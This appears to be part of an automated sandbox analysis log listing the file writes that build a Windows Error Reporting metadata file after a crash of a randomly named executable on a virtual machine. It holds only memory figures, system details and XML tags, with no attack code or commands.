C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3172	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3224	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3228	2	09 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3236	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3280	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3284	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3294	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3384	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3388	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3398	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3472	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3476	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3486	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 31 00 35 00 36 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>61568</PageFaultCount>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3562	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3566	2	09 00		success or wait	5	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3576	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 38 00 37 00 38 00 38 00 30 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>118788096</PeakWorkingSetSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3676	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3680	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3690	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 38 00 33 00 37 00 30 00 33 00 30 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>118370304</WorkingSetSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3774	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3778	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3788	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 33 00 39 00 38 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>1139824</QuotaPeakPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3904	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3908	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	3918	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 38 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>1088328</QuotaPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4018	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4022	2	09 00		success or wait	5	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4032	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 37 00 36 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>87600</QuotaPeakNonPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4156	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4160	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4170	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 30 00 37 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>80720</QuotaNonPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4278	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4282	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4292	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 33 00 30 00 32 00 34 00 33 00 38 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>43024384</PagefileUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4370	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4374	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4384	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 36 00 34 00 35 00 38 00 32 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>45645824</PeakPagefileUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4478	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4482	2	09 00		success or wait	5	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4492	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 33 00 30 00 32 00 34 00 33 00 38 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>43024384</PrivateUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4566	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4570	2	09 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4578	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4624	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4628	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4634	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4676	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4680	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4684	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4716	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4720	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4722	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4764	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4768	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4770	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4808	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4812	2	09 00		success or wait	2	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4816	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4868	4	0d 00 0a 00		success or wait	9	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4872	2	09 00		success or wait	18	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	4876	78	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 53 00 59 00 35 00 44 00 65 00 5a 00 57 00 36 00 70 00 7a 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>SY5DeZW6pz.exe</Parameter0>	success or wait	9	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	5594	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	5598	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	5600	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	5640	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	5644	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	5646	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	5684	4	0d 00 0a 00		success or wait	6	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	5688	2	09 00		success or wait	12	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	5692	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6246	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6250	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6252	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6292	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6296	2	09 00		success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6298	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6336	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6340	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6344	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6438	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6442	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6446	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 76 00 63 00 6c 00 68 00 70 00 6e 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>vclhpn, Inc.</SystemManufacturer>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6552	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6556	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6560	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 76 00 63 00 6c 00 68 00 70 00 6e 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>vclhpn7,1</SystemProductName>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6656	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6660	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6664	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6784	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6788	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6792	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 30 00 34 00 39 00 34 00 31 00 38 00 33 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1610494183</OSInstallDate>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6874	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6878	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6882	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6984	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6988	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	6992	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7062	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7066	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7068	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7108	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7112	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7114	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7148	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7152	2	09 00		success or wait	2	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7156	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7252	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7256	2	09 00		success or wait	1	6D65497A	unknown
